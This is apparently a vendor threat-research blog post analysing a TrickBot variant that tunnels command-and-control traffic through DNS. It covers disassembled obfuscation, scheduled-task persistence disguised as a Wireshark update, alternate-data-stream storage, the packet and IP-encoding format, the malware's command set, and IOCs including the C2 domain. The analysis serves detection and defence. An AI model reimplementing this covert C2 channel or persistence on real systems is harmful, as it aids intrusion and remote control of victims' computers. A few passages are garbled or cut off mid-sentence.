


Inside a TrickBot Variant Using DNS Tunneling for C2

 fortinet.com/blog/threat-research/inside-a-trickbot-variant-using-dns-tunneling-for-c2

Xiaopeng Zhang Xiaopeng Zhang

July 22, 2026

Name	Date modified	Type	Size
 4d99f6b0e27c9bc29a909a8830082d05.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 8d5b3a0512744efc132afa6fc75c64d8.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 16efec8d78f9105d9285f6af93327ee3.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 d2ac351cb04dca722610c1b21e41c216.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 e0e4df7e239cccec982e512c6533d84e8.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 e14edfa1871deb30208828523164bd4e.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB



- Article Contents
- [Background](#)
- [Static Analysis](#)
- [Obfuscation Techniques](#)
- [Maintain Persistence](#)
- [DNS Tunneling](#)
- [TrickBot DNS Tunneling – DNS Query](#)
- [Data Encoding and Domain ConstructionPacket StructurePacket Type Functions](#)
- [TrickBot DNS Tunneling – DNS Response](#)
- [IP Indexing and Data EncodingData ReassemblyPerformance Analysis](#)
- [TrickBot Control Commands](#)
- [Requesting Command “0”Requesting Command “1”Requesting Command “5”](#)

- [Conclusion](#)
- [Fortinet Protections](#)
- [MITRE ATT&CK Techniques](#)
- [IOCs](#)
- [C2 Server Domain:Associated Sample SHA-256:](#)
- [Appendix:](#)

By [Xiaopeng Zhang](#) | July 22, 2026

Affected Platforms: Microsoft Windows

Impacted Users: Windows Users

Impact: Fully Control the Victim's Computer

Severity Level: High

Background

FortiGuard Labs recently observed several malicious samples that were sending malformed DNS queries. After conducting an in-depth analysis, I determined that these samples are TrickBot variants that use DNS tunneling to communicate with their command-and-control (C2) servers.

TrickBot is a modular malware family that FortiGuard Labs has repeatedly captured over the past decade. Its modular architecture enables it to extend its capabilities by downloading and executing additional modules on compromised devices. Previously observed TrickBot variants primarily relied on HTTP to communicate with its C2 servers.

While DNS-based TrickBot variants, including Anchor DNS, have been publicly documented previously, this analysis focuses on recently observed samples and provides an in-depth technical analysis of their implementation and behavior.

In this analysis, I use one of these samples to demonstrate the obfuscation techniques the TrickBot variant employs to protect itself from analysis. I examine the persistence mechanisms it establishes on compromised devices, the process of generating malformed DNS queries for C2 communication, and the method used to transport command-and-control data through DNS packets.

Static Analysis

Figure 1 shows the captured TrickBot sample files, with one of the samples analyzed using a PE inspection tool. The sample is identified as a 64-bit executable and is not protected by a packer.

Name	Date modified	Type	Size
 4d99f6b0e27c9bc29a909a8830082d05.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 8d5b3a0512744efc132afa6fc75c64d8.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 16efec8d78f9105d9285f6af93327ee3.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 d2ac351cb04dca722610c1b21e41c216.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 e0e4df7e239ccec982e512c6533d84e8.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB
 e14edfa1871deb30208828523164bd4e.exe1	5/18/2026 12:02 PM	EXE1 File	663 KB




Figure 1: Captured samples and analysis in a PE tool.

Although these samples have different file hashes, they exhibit identical PE characteristics, startup code, and overall behaviors. This suggests they originate from the same TrickBot campaign.

Obfuscation Techniques

To protect itself from static analysis, TrickBot employs several obfuscation techniques.

Constant strings in this TrickBot variant are encrypted and then decrypted at runtime. Most constant numbers are dynamically calculated at runtime. Figure 2 shows how the malware defines and decrypts the constant string "Kernel32.dll". The decryption method includes executing SUB or XOR instructions.

```

.text:00000000140011A78 mov [rbp+0A0h+var_F8], 54h ; 'T'
.text:00000000140011A7C mov [rbp+0A0h+var_F7], 6Eh ; 'n'
.text:00000000140011A80 mov [rbp+0A0h+var_F6], 78h ; '{'
.text:00000000140011A84 mov [rbp+0A0h+var_F5], 77h ; 'w'
.text:00000000140011A88 mov [rbp+0A0h+var_F4], 6Eh ; 'n'
.text:00000000140011A8C mov [rbp+0A0h+var_F3], 75h ; 'u'
.text:00000000140011A90 mov [rbp+0A0h+var_F2], 3Ch ; '<'
.text:00000000140011A94 mov [rbp+0A0h+var_F1], 38h ; ';'
.text:00000000140011A98 mov [rbp+0A0h+var_F0], 37h ; '7'
.text:00000000140011A9C mov [rbp+0A0h+var_EF], 6Dh ; 'm'
.text:00000000140011AA0 mov [rbp+0A0h+var_EE], 75h ; 'u'
.text:00000000140011AA4 mov [rbp+0A0h+var_ED], 75h ; 'u'
.text:00000000140011AA8 mov [rbp+0A0h+var_EC], r13b
.text:00000000140011AAC mov al, [rbp+0A0h+var_F8]
.text:00000000140011AAF mov edx, r13d
.text:00000000140011AB2 loc_140011AB2: ; CODE XREF: sub_140011A04+C1+j
.text:00000000140011AB2 movsx ecx, [rbp+rdx+0A0h+var_F8]
.text:00000000140011AB7 sub ecx, 9
.text:00000000140011ABA mov [rbp+rdx+0A0h+var_F8], cl
.text:00000000140011ABE inc rdx
.text:00000000140011AC1 cmp rdx, 0Ch
.text:00000000140011AC5 jb short loc_140011AB2

```

Encrypted "Kernel32.dll"

Repeatedly subtract 9 to decrypt.

Figure 2: Decrypting the constant strings "Kernel32.dll".

All Windows APIs are resolved at runtime using hash-based lookups. I have named the function responsible for this operation `Get_API_By_Hash()`. Figure 3 shows that the malware passes the hash `C8AC8026` to the function at `0x14004990`, which returns the API address of `LoadLibraryA()` in the `RAX` register. TrickBot then calls this API to load the "Kernel32.dll" file, whose name was a previously decrypted constant string.

<pre> 00000000140011AC7 mov edx, 1 00000000140011ACC xor ecx, ecx 00000000140011ACE lea r9d, qword ptr ds:[rdx+1] 00000000140011AD2 mov r8d, C8AC8026 00000000140011AD8 call 4d99f6b.140004990 00000000140011ADD test rax, rax 00000000140011AE0 je 4d99f6b.140011AED 00000000140011AE2 lea rcx, qword ptr ss:[rbp-58] 00000000140011AE6 call rax 00000000140011AE8 mov r12, rax 00000000140011AEB jmp 4d99f6b.140011AF0 00000000140011AED mov r12, r13 00000000140011AF0 mov dword ptr ss:[rbp-70], 7A 00000000140011AF7 mov byte ptr ss:[rbp-6C], 3D 00000000140011AEB mov byte ptr ss:[rbp-68], 1E </pre>	API Hash Code Get_API_By_Hash() Retrieved API Decrypted "Kernel32.dll" Call the Retrieved API	rax:LoadLibraryA rax:LoadLibraryA rax:LoadLibraryA
--	--	---

Figure 3: Dynamically retrieving the `LoadLibraryA()` API.

A partial list of the APIs used in this TrickBot variant, along with their hash codes, can be found in the Appendix.

Maintain Persistence

This TrickBot maintains persistence on the victim's computer by leveraging the Windows Task Scheduler.

The malware variant accepts several command-line parameters, such as “-u”, “-s”, “--log,” and “-i”.

When the TrickBot executable is launched with no parameters or without the “-u” flag, it executes the persistence maintenance workflow to create a new task that runs every several minutes.

The task's name is formed using a randomly selected folder name from the %AppData% folder, the decrypted constant string “ autoupdate #” and a random numeric value. As shown in Figure 4, it calls a function to generate a task name, such as “Wireshark autoupdate #72784”. This time, TrickBot disguises the scheduled task as an automatic Wireshark update.




Figure 4: Calling a function to generate a random task name.

To create the scheduled task, the malware instantiates an `ITaskService` COM object that implements the Task Scheduler automation interface. The API `CoCreateInstance()` is called with the ProgID “Schedule.Service.1” to create the COM object.

Subsequently, it uses several interfaces of the COM object to configure the task properties, including the task name, task action, and task triggers.

Figure 5 illustrates a successfully installed task with the following configuration:

- The Task Name: “Wireshark autoupdate #72784”.
- The Task Action: Execute the command “E:\4d99f6b.exe” with parameter “-u”.
- Triggers: Runs at the device startup and repeats the task action every 5 minutes.




Figure 5: Task created in the Task Scheduler.

TrickBot stores the task name and the full path of its executable file in two NTFS Alternate Data Streams (ADS). The stream named “\$TASK” contains the Base64-encoded task name, while the stream named “\$FILE” holds the Base64-encoded full path of the TrickBot executable file.

Upon execution, the malware first reads data from the two streams, then executes the same code flow to recreate the task using the retrieved information. This prevents TrickBot from creating multiple duplicate scheduled tasks under different task names.

Figure 6 displays the output of three commands used to examine and decode the Base64-encoded data stored in the “\$TASK” and “\$FILE” streams.

```

E:\>dir /r
Volume in drive E has no label.
Volume Serial Number is 7AE3-651C

Directory of E:\
06/10/2026  03:16 PM                678,912  4d99f6b.exe
               19  4d99f6b.exe:$FILE:$DATA
               27  4d99f6b.exe:$TASK:$DATA
                1 File(s)                678,912 bytes
                0 Dir(s)  53,587,726,336 bytes free

E:\>more < "4d99f6b.exe:$TASK:$DATA"
U3VuIGF1dG91cGRhdGUjMzI1MTE ----- "Wireshark autoupdate #72784"

E:\>more < "4d99f6b.exe:$FILE:$DATA"
RTpcNGQ5OWY2Yi5leGU ----- "E:\4d99f6b.exe"

```

Figure 6: ADS streams and extracted data.

DNS Tunneling

DNS tunneling is a technique used to bypass network security controls by hiding non-DNS traffic inside standard Domain Name System (DNS) queries and responses. Figure 7 illustrates the general DNS tunneling model.




Figure 7: DNS tunneling model.

Once the TrickBot executable is launched with the “-u” parameter, it communicates with its C2 server over DNS Tunneling. Figure 8 shows that TrickBot sends malformed DNS queries over

The screenshot shows a Wireshark packet capture of DNS traffic. The packet list on the left shows a series of DNS queries and responses. A red circle highlights a specific set of responses, which are labeled as 'Malformed DNS Queries'.

No.	Time	Source	Destination	src port	dst port	Protocol	Length	Info
1227	19...	8.8.8.8	10.13.12.182	53	55009	DNS	146	Standard query response 0x8936 HTTPS dns.google 50A ns1.dns.google
1228	19...	8.8.8.8	10.13.12.182	53	58877	DNS	102	Standard query response 0xe16 A dns.google A 8.8.8.8 A 8.8.4.4
1264	19...	10.13.12.182	8.8.8.8	54045	53	DNS	70	Standard query 0xc2af A westurn.in
1265	19...	10.13.12.182	8.8.8.8	54045	53	DNS	70	Standard query 0xc2af A westurn.in
1266	19...	8.8.8.8	10.13.12.182	53	54045	DNS	86	Standard query response 0xc2af A westurn.in A 34.41.139.193
1267	19...	8.8.8.8	10.13.12.182	53	54045	DNS	86	Standard query response 0xc2af A westurn.in A 34.41.139.193
1495	22...	10.13.12.182	8.8.8.8	51514	53	DNS	304	Standard query 0xb594 A 89DC0C150A3C5A5F035961E72F016E0A98BA96807DAD1D6C8E6DD07CA96F.DFCEAF;
1496	22...	10.13.12.182	8.8.8.8	51514	53	DNS	304	Standard query 0xb594 A 89DC0C150A3C5A5F035961E72F016E0A98BA96807DAD1D6C8E6DD07CA96F.DFCEAF;
1497	22...	8.8.8.8	10.13.12.182	53	51514	DNS	320	Standard query response 0xb594 A 89DC0C150A3C5A5F035961E72F016E0A98BA96807DAD1D6C8E6DD07CA96F.DFCEAF;
1498	22...	10.13.12.182	8.8.8.8	52156	53	DNS	113	Standard query 0xd421 A 8855689441D686F800F4405C132DA27C1D958FBA.westurn.in
1499	22...	10.13.12.182	8.8.8.8	52156	53	DNS	113	Standard query 0xd421 A 8855689441D686F800F4405C132DA27C1D958FBA.westurn.in
1410	22...	8.8.8.8	10.13.12.182	53	52156	DNS	129	Standard query response 0xd421 A 8855689441D686F800F4405C132DA27C1D958FBA.westurn.in A 34.41.139.193
1411	22...	10.13.12.182	8.8.8.8	57999	53	DNS	121	Standard query 0xe0d1 A 8883881003503CACFD278AE553EF6268F61D958FBA9898989.westurn.in
1412	22...	10.13.12.182	8.8.8.8	57999	53	DNS	121	Standard query 0xe0d1 A 8883881003503CACFD278AE553EF6268F61D958FBA9898989.westurn.in
1413	22...	8.8.8.8	10.13.12.182	53	52156	DNS	121	Standard query response 0xe0d1 A 8883881003503CACFD278AE553EF6268F61D958FBA9898989.westurn.in A 34.41.139.193
1414	22...	8.8.8.8	10.13.12.182	53	51514	DNS	320	Standard query response 0xe0d1 A 8883881003503CACFD278AE553EF6268F61D958FBA9898989.westurn.in A 34.41.139.193
1415	22...	8.8.8.8	10.13.12.182	53	57999	DNS	137	Standard query response 0xe0d1 A 8883881003503CACFD278AE553EF6268F61D958FBA9898989.westurn.in
1416	22...	10.13.12.182	8.8.8.8	54124	53	DNS	121	Standard query 0x41a7 A 8820201481855586F00CD18442285238AD1958FBA9898989.westurn.in
1417	22...	10.13.12.182	8.8.8.8	54124	53	DNS	121	Standard query 0x41a7 A 8820201481855586F00CD18442285238AD1958FBA9898989.westurn.in
1418	22...	8.8.8.8	10.13.12.182	53	54124	DNS	137	Standard query response 0x41a7 A 8820201481855586F00CD18442285238AD1958FBA9898989.westurn.in
1419	22...	10.13.12.182	8.8.8.8	53286	53	DNS	121	Standard query 0xb736 A 8879C45536FEA72F621A81C329067B5AE1D958FBA9898989.westurn.in
1420	22...	10.13.12.182	8.8.8.8	53286	53	DNS	121	Standard query 0xb736 A 8879C45536FEA72F621A81C329067B5AE1D958FBA9898989.westurn.in
1421	22...	8.8.8.8	10.13.12.182	53	53286	DNS	137	Standard query response 0xb736 A 8879C45536FEA72F621A81C329067B5AE1D958FBA9898989.westurn.in
1422	22...	10.13.12.182	8.8.8.8	49678	53	DNS	121	Standard query 0xb688 A 8808EE3EAD884DE9F8215ECF37AFD038F1D958FBA9898989.westurn.in
1423	22...	10.13.12.182	8.8.8.8	49678	53	DNS	121	Standard query 0xb688 A 8808EE3EAD884DE9F8215ECF37AFD038F1D958FBA9898989.westurn.in
1424	22...	8.8.8.8	10.13.12.182	53	49678	DNS	137	Standard query response 0xb688 A 8808EE3EAD884DE9F8215ECF37AFD038F1D958FBA9898989.westurn.in

TrickBot DNS Tunneling – DNS Query

TrickBot wraps its command-and-control request packets in encrypted DNS query packets. This section details how TrickBot transfers the data across three types of packets.

The malware encrypts and formats control command data before embedding it in DNS traffic. The process involves:

- 8/21

C8DF88FFD8F8D8E

8E8A88F8FC968996EED0D7DDD.6CECA998199C18F8D968889898896899789978997.wes
turn.in

TrickBot calls the Windows API function `getaddrinfo()` to send malformed DNS queries and receive responses.

Packet Structure

The plaintext data of a packet is shown in Figure 9. All DNS query packets generated by this TrickBot variant follow this packet structure.

	Packet Type	Fragmentation Header	Packet Session ID	
00000000	30	C9 60 5D 4D 07 36 31 44 8A 2D 1B 7C C3 AE DA		0É`]M 61DŠ- ÃŠÚ
00000010	5B	00 03	2F 61 6E 63 68 6F 72 5F 64 6E 73 2F 44	[/anchor_dns/D
00000020	45 53 4B 54 4F 50 2D 45 38 4C 46 38 4A 54 5F 57			ESKTOP-E8LF8JT_W
00000030	36 32 39 32 30 30	Packet Payload	46 32 46 34 38 32 46	629200.F7F2F482F
00000040	33 42 43 36 33 34 35 41 34 34 45 34 41 36 44 36			3BC6345A44E4A6D6
00000050	34 37 37 33 31 41 45 2F 30 2F 57 69 6E 64 6F 77			47731AE/0/Window
00000060	73 20 38 20 78 36 34 2F 31 30 30 31 2F 30 2E 30			s 8 x64/1001/0.0
00000070	2E 30 2E			.0.

Figure 9: Plaintext data of a 0x30 packet.

The plaintext packet, shown in Figure 9, consists of the following fields:

- **Packet Type:** 0x30, 0x31, and 0x32.
- **Packet Session ID:** A 10H-byte-long UUID used to correlate packets belonging to the same session.
- **Fragmentation Header:** The first byte indicates the fragment index, and the next byte indicates the total number of fragments. In this case, the fragment index is 0, and the total number is 3.

Note: If the 0x30 type packet size exceeds 96 bytes (0x60), TrickBot splits the packet into multiple smaller packets (max 96 bytes each). This field appears only in 0x30 packets.

Packet Payload: The payload data of the control command.

Figure 10 shows logs from my Python DNS server illustrating how the three 0x30-fragment packets are received and reconstructed.

```

DNS tunnel data found!
  ASCII Decode (115): /anchor_dns/DESKTOP-E8LF8JT_W629200.F7F2F482F3BC6345A44E4A6D647731AE/0/Windows 8 x64/1001/0.0.0.
received DNS packet with pkt type 0x30
-> pkt type: 0x30, decoded data: b"0\xa8lR'\x16\x9aJ\xbb\x1e\x96\xcf0[WR\x00\x03/anchor_dns/DESKTOP-E8LF8JT_W629200.F7F2F482F3BC6345A44E4A6D647731AE/0/Windows 8 x64/1001/0.0.0."
**** 0/3
[Response Type] Short domain (<50 bytes): Returning A Record (IP)

  ASCII Decode (115): 0/AD30DCA92602061010F037430D760CE8D53677A99322CEA4B653681CA1451396/qdWwZFCun7YG01LAtqQLPtb2DdHPf
received DNS packet with pkt type 0x30
-> pkt type: 0x30, decoded data: b"0\xa8lR'\x16\x9aJ\xbb\x1e\x96\xcf0[WR\x01\x030/AD30DCA92602061010F037430D760CE8D53677A99322CEA4B653681CA1451396/qdWwZFCun7YG01LAtqQLPtb2DdHPf"
**** 1/3
[Response Type] Short domain (<50 bytes): Returning A Record (IP)

  ASCII Decode (23): gv5/
received DNS packet with pkt type 0x30
-> pkt type: 0x30, decoded data: b"0\xa8lR'\x16\x9aJ\xbb\x1e\x96\xcf0[WR\x02\x03gv5/"
**** 2/3
reconstructed 30h packet: b'/anchor_dns/DESKTOP-E8LF8JT_W629200.F7F2F482F3BC6345A44E4A6D647731AE/0/Windows 8 x64/1001/0.0.0/AD30DCA92602061010F037430D760CE8D53677A99322CEA4B653681CA1451396/qdWwZFCun7YG01LAtqQLPtb2DdHPf'
command 0 has been processed!!

```

Figure 10: Display showing how 0x30 fragment packets are reconstructed.

Packet Type Functions

According to the data content carried by the three types of packets, they serve distinct roles:

- Packet type 0x30 (**Request**): Transport TrickBot's control command requests data to the C2 server.
- Packet type 0x31 (**Size Query**): Request the packet size of the upcoming response. Upon receiving the size, TrickBot allocates the necessary memory buffer to store the incoming data, which will be transported in 0x32-byte packets.
- Packet type 0x32 (**Response Data**): Transport TrickBot's control command response data. When TrickBot sends this type of packet, the payload contains two DWORDs:
 - First DWORD: A value received in the response to the previous 0x30 packet.
 - Second DWORD: A data offset, instructing the C2 server from which point to transmit data.

TrickBot DNS Tunneling – DNS Response

Normal DNS response packets typically contain the IP addresses associated with the queried domain. This section explains how TrickBot hides the malicious data within the IP addresses of these responses.

The 0x32 response packets illustrate how the C2 server transports data through the DNS tunnel. These packets are responsible for delivering control command response data to the TrickBot, corresponding to the requests previously sent in 0x30 packets.

IP Indexing and Data Encoding

TrickBot reserves the high 6 bits of the first octet of each IPv4 address for an index value (IP index) that starts at 1, leaving the low 2 bits unused. Consequently, the IP index is obtained

by right-shifting the first octet by 2 bits (equivalent to dividing it by 4), as shown in Figure 11.




Figure 11: Display of a 0x32-type response packet.

The first two IPv4 addresses are also reserved as detailed in Figure 11:

- **First IP:** Data offset (e.g., 0x9F2B8)
- **Second IP:** Size of the payload data (e.g., 183) in the current DNS packet.

The maximum 6-bit index value is 0x3F (63). Since the first two IP addresses are reserved, the remaining 61 addresses can carry payload data. Each address can carry 3 bytes of payload. Therefore, the maximum payload size that can be transferred in a single 0x32 response packet is $(63-2)*3 = 183$ bytes.

Data Reassembly

While DNS protocols allow multiple IPv4 addresses in a response packet, some middle DNS resolvers may randomly reorder them before returning the response, causing the encoded payload to be out of order. To address this issue, TrickBot implements a sorting function that reorders the received IPs in their original order based on the IP index (the high 6 bits of the first octet).

To reassemble the original payload data, TrickBot needs to read the 3 payload bytes from each IP address (starting with the third IP address) and store them in a previously allocated memory buffer.

Figure 12 examines how the sorted IP addresses are reassembled into the original payload data.

Address	Hex	ASCII
00000000004B1EF0	00 00 00 04 69 00 00 08 2F 31 2F 0C 63 6E 61 10	i.../1/.cna.
00000000004B1F00	72 6F 68 14 6E 64 5F 18 44 2F 73 1C 4B 53 45 20	roh.nd_.D/s.KSE
00000000004B1F10	50 4F 54 24 38 45 2D 28 38 46 4C 2C 5F 54 4A 30	POT\$8E-(8FL,_TJ0
00000000004B1F20	32 36 57 34 30 32 39 38 46 2E 30 3C 32 46 37 40	26W40298F.0<2F7@
00000000004B1F30	38 34 46 44 33 46 32 48 36 43 42 4C 35 34 33 50	84FD3F2H6CBL543P
00000000004B1F40	34 34 41 54 41 34 45 58 36 44 36 5C 37 37 34 60	44ATA4EX6D6\774`
00000000004B1F50	41 31 33 64 67 2F 45 68 69 56 72 6C 4A 76 6D 70	A13dg/EhiVr1Jvmp
00000000004B1F60	4B 6A 56 74 71 4A 79 78 44 48 6C 7C 6E 71 44 80	KjVtqJyxDH1 nqD.
00000000004B1F70	41 78 47 84 77 44 35 88 77 6E 61 8C 52 70 37 90	AxG.wD5.wna.Rp7.
00000000004B1F80	00 00 6E 94 AB AB AB AB AB AB AB AB AB AB AB AB	..n.««««««««««««
00000000004B1F90	AB AB AB AB EE FE EE FE EE FE EE FE EE FE EE FE	«««««fbbfbbfbbfbbf



Dump 1		Dump 2		Dump 3		Dump 4		Reassembled Data										
Address		Hex								ASCTT								
0000000004AD5C0		2F	31	2F	61	6E	63	68	6F	72	5F	64	6E	73	2F	44	45	/1/anchor_dns/DE
0000000004AD5D0		53	4B	54	4F	50	2D	45	38	4C	46	38	4A	54	5F	57	36	SKTOP-E8LF8JT_W6
0000000004AD5E0		32	39	32	30	30	2E	46	37	46	32	46	34	38	32	46	33	29200.F7F2F482F3
0000000004AD5F0		42	43	36	33	34	35	41	34	34	45	34	41	36	44	36	34	BC6345A44E4A6D64
0000000004AD600		37	37	33	31	41	45	2F	67	72	56	69	6D	76	4A	56	6A	7731AE/grVimvJVj
0000000004AD610		4B	79	4A	71	6C	48	44	44	71	6E	47	78	41	35	44	77	KyJqlHDDqnGxAsDw
0000000004AD620		61	6E	77	37	70	52	6E	00	00	F0	AD	BA	EE	FE	AB	AB	anw7pRn..d.0ip<<<
0000000004AD630		AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	CC	FC	AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB

Performance Analysis

TrickBot Control Commands

The data structure for the commands used in the DNS tunnel is the same as that used in TrickBot's HTTP protocol-based version. The following sections examine the control commands in chronological order.

The initial request command sent to the C2 server follows this format:

```
/anchor_dns/DESKTOP-  
E8LF8JT_W629200.F7F2F482F3BC6345A44E4A6D647731AE/0/Windows 8  
x64/1001/0.0.0.0/4E2D56B35DDF7C44B2E42B7B33AADD57EFC3411D262559337CE94D8  
6BA6D76 F5/EjR6pa0ELV59E8K2mR8PUbl80DIEaxyb/
```

Structure breakdown:

- **"/anchor_dns"**: The campaign or group name.
- **"/DESKTOP-E8LF8JT_W629200.F7F.....31AE"**: It's the victim Client_ID, composed of the computer name, OS version, and hardware ID.
- **"/0"**: The request command number.
- **"/Windows 8 x64/1001"**: System information. Notably, the malware incorrectly parses Windows 10 as "Windows 8."
- **"/0.0.0.0"**: Intended to represent the public IP of the compromised device. However, this value is hardcoded as "0.0.0.0" within the malware payload.
- **"4E2D56.....76F5"**: A random 64 bytes (0x40) hexadecimal data.
- **"EjR6pa0.....axyb"**: Verification data (like Session ID). This is a random 32-byte (0x20) string. It is unique and only available in a command session.

Command "0" is the first command sent to the C2 server, serving to register the victim on the C2 server.

Based on the behavior of the HTTP version, I crafted a simulated response command (replying to the request command "0") in my DNS server:

```
"/1/anchor_dns/DESKTOP-  
E8LF8JT_W629200.F7F2F482F3BC6345A44E4A6D647731AE/EjR6pa0ELV59E8K2mR8PU  
bl80DIEaxyb"
```

TrickBot parses the response packet by directly locating the fourth "/". It then compares the subsequent 32-byte verification data against the one sent in the request command packet.

identifies the command string in this packet. The final part (“bWFsaWNp...”) is the command string encoded in Base64.

Decoding the Base64 string reveals the command structure: “malicious_exe_module parameter”. The command is split by the space into two components:

- **Module Name (Required):** The name of the module to download and execute (e.g., “malicious_exe_module”). It is included in request commands, such as in command “5”.
- **Parameters (Optional):** Arguments passed to the module during execution (e.g., parameter).

This TrickBot variant supports 12 response control commands, listed in the table below.

Response Command Number	Description
“0”	Executes a Windows command-line command.
“1”, “2”	Downloads an EXE module to be executed on the victim’s device.
“3”, “4”	Downloads a module and executes it using rundll32.exe, invoking the module’s “Control_RunDLL” export function.
“5”, “6”	Downloads a module and injects it into a randomly selected process using process hollowing technique.
“7”, “8”	Downloads a module and injects it in a randomly selected process using process doppelganging.
“9”	Executes Windows commands via anonymous pipes connected to cmd.exe.
“10”	Executes PowerShell codes through anonymous pipes connected to cmd.exe.
“11”	Executes raw machine code (ASM code) directly within TrickBot’s memory.

Requesting Command “5”

TrickBot sends a request command “5” to the C2 server to download an executable module. This action is typically triggered by the command handler functions for response commands “1”, “3”, “4”, “5”, and “7”.

Below is an example of a request command “5” packet:

/anchor_dns/DESKTOP-

E8LF8JT_W629200.F7F2F482F3BC6345A44E4A6D647731AE/5/test_dll/

- “5”: The request command number.
- “test_dll”: The name of a module to download from the C2 server. The name was previously Base64-encoded in the response packet for command “1”.

The response packet contains the module data, which is delivered separately across multiple 0x32-type packets.

The screenshot displays a debugger interface with two main panels. The top panel shows assembly code with a red arrow pointing to a `call` instruction, labeled "Send Command '5'". The bottom panel shows a memory dump with a red arrow pointing to a block of data, labeled "Save the module to a temp file.". The memory dump contains hex and ASCII data, including the text "Downloaded Module" and "MZ.....yy..".

Address	Hex	ASCII
0000000013F87E0	4D 5A 90 00	MZ.....yy..
0000000013F87F0	B8 00 00 00	@.....
0000000013F8800	00 00 00 00	d...
0000000013F8810	00 00 00 00	..°..'.I!..LI!Th
0000000013F8820	0E 1F BA 0E	is program cannot
0000000013F8830	69 73 20 70	be run in DOS
0000000013F8840	74 20 62 65	mode....\$.....
0000000013F8850	6D 6F 64 65	.E.dA\$7A\$7A\$7
0000000013F8860	87 45 16 64	9.87A\$7..d7E\$7
0000000013F8870	39 07 38 37	A\$7A\$7A\$7D\$7
0000000013F8880	C3 24 78 37	9.a7I\$7T.=7A\$7
0000000013F8890	CE 24 78 37	..e7B\$79.E7A\$7
0000000013F88A0	54 07 3D 37	pichA\$7
0000000013F88B0	DF 24 78 37	
0000000013F88C0	39 07 45 37	
0000000013F88D0	C2 24 78 37	
0000000013F88E0	00 00 00 00	
0000000013F88F0	00 00 00 00	

Figure 14: Downloading a module by requesting the command “5”.

Figure 14 shows the handler function for the response command “3”, which sends a request command “5” packet to download the DLL module shown in memory. TrickBot saves the DLL module to a randomly named temporary file.

The malware then launches rundll32.exe to execute the downloaded DLL module, invoking the CreateProcessW() API, as shown in Figure 15. The malicious DLL module (tcp469A.dll) then executes within the rundll32.exe process, starting at its “Control_RunDLL” export function.




Figure 15: Execute a downloaded DLL module on the victim’s device.

Conclusion

This analysis examined a TrickBot variant that uses DNS tunneling for command-and-control (C2) communication instead of the HTTP protocol used by earlier variants. DNS tunneling is achieved by embedding specially encoded data in DNS queries and responses.

The malware establishes persistence via Windows Task Scheduler, stores its configuration in NTFS Alternate Data Streams, and uses encrypted strings and runtime API resolution to hinder analysis.

Its modular architecture enables in-memory module execution and supports functions such as command execution, process injection, and PowerShell execution. Despite adopting DNS tunneling, this TrickBot variant retains the modular design and capabilities that make the malware family a persistent threat.

Fortinet Protections

Fortinet customers are already protected from this campaign with FortiGuard's AntiSPAM, Web Filtering, IPS, and AntiVirus services as follows:

The C2 server domain associated with this malicious campaign is rated as **Malicious Websites** by the FortiGuard Web Filtering service.

The domain is also covered by FortiGuard's Botnet Domain DB service.

FortiGate and FortiNDR detect the TrickBot DNS Tunneling with the IPS signature:

Trick.Botnet

FortiNDR Cloud detects TrickBot DNS tunneling through behavioral analysis of DNS traffic. For more details, please refer to [FortiNDR Cloud: DNS Based Threat Detection and Response](#).

FortiGuard Antivirus service detects these TrickBot sample files with the following AV signature:

W64/TrickBot.WC!tr

Fortinet FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service, and the FortiGuard AntiVirus engine is part of each solution. As a result, customers using these products already have up-to-date protections.

To stay informed of new and emerging threats, you can [sign up](#) to receive future alerts.

We also suggest that our readers complete the free [NSE training: NSE 1 – Information Security Awareness](#), which includes information on Internet threats and is designed to help end users identify and protect themselves against phishing attacks.

The [FortiPhish Phishing Simulation Service](#), together with [Fortinet's Security Awareness and Training Service](#), uses real-world phishing scenarios to train and test employees against common social engineering tactics. By improving users' ability to recognize and respond to suspicious content—especially during high-risk periods of distraction or urgency—these services help reduce the risk of successful phishing and malware attacks.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

MITRE ATT&CK Techniques

Technique ID	Technique Name
T1071.004	Application Layer Protocol: DNS
T1572	Protocol Tunneling
T1053.005	Scheduled Task/Job
T1564.003	Hide Artifacts: NTFS File Attributes
T1055.002	Process Injection: Process Hollowing
T1055.005	Process Injection: Process doppelg�nging
T1218.011	Signed Binary Proxy Execution: Rundll32
T1059.001	Command and Scripting Interpreter: PowerShell
T1105	Ingress Tool Transfer
T1059	Command and Scripting Interpreter

IOCs

C2 Server Domain:

westurn.in

Associated Sample SHA-256:

[TrickBot Samples]

DF527A5C2FBDE43816CD02F4CD49EEE4BB82FB4A3C7045021360888C7D504C98
6C677EB2B3FFD288083C59A13D7BB712D4754AF61A5563873F76C440962346F4
105F652E6B8F31C371F2385877E43B6772AFF5D3168D5D4635F8A1FCBB321421
33C331EDED8F8EE9829895424423CE3FD17E359D2E784FCBCE396AACFF458CF5
3B19A82E1354AC14A3DA7C840CBDD0CE50DB38432D78E767B36F08E45024C23D
BF80245BA792992FBFE24ABAC33F8FD66F24CDEB5F0F21CFDF45A29D107C8D3B

Appendix:

Hash Code	API Name
1297812C	GetLastError
1FC0EAEE	GetProcAddress
223296ED	GetShortPathNameA
279DEAC1	FindNextFileW
2CA1B5E6	lstrcat
2D40B8E6	lstrlenA
32432452	FindFirstFileW
3287EC73	RtlInitUnicodeString
3D9972F5	Sleep
475587A1	GetFileAttributesW
4B935B8E	FreeLibrary
052AC19C	IsWow64Process
58FE7ABE	GetTempPathA
5AA7E70B	MultiByteToWideChar
5CB5EF72	FreeSid
5E7EE0D0	SetEvent
69260152	GetTickCount
723EB0D5	CloseHandle
774393E8	GetModuleFileNameA
774393FE	GetModuleFileNameW

7B4842C1	FindClose
81F0F0DF	DeleteFileA
8D5A50DC	CreateEventA
08F8F114	CreateFileA
8FB8B5BD	WSACleanup
9ABFB8A6	VirtualAllocEx
